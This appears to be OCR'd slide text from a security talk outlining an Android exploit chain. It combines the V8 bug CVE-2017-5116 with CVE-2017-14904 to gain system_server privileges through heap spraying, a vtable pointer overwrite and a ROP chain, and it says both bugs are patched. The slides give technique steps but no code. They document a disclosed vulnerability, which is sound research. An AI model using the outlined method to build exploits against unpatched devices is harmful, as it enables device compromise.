
Exploit the bug

Step 2: trigger the bug, unmap part of heap and an ashmem




Exploit the bug

Step 3: fill the unmapped space with an ashmem memory




Exploit the bug

Step 4: spray the heap




Exploit the bug

Step 5: allocate GraphicBuffer objects in ashmem
overwrite virtual function pointer



Exploit the bug

Step 6: trigger a GC to execute ROP



When a GraphicBuffer object is deconstructed, onLastStrongRef is called.

Finding an ROP chain in limited module(libui).

Conclusion

- Compromising the chrome renderer with v8 bug CVE-2017-5116
- Using an ingenious way, combining with the bug CVE-2017-14904, to archive getting the privilege of system_server
- The two bugs are already fixed on Security Update of December 2017

Acknowledgements

All colleagues at Alpha Team

360 C0RE Team

Thanks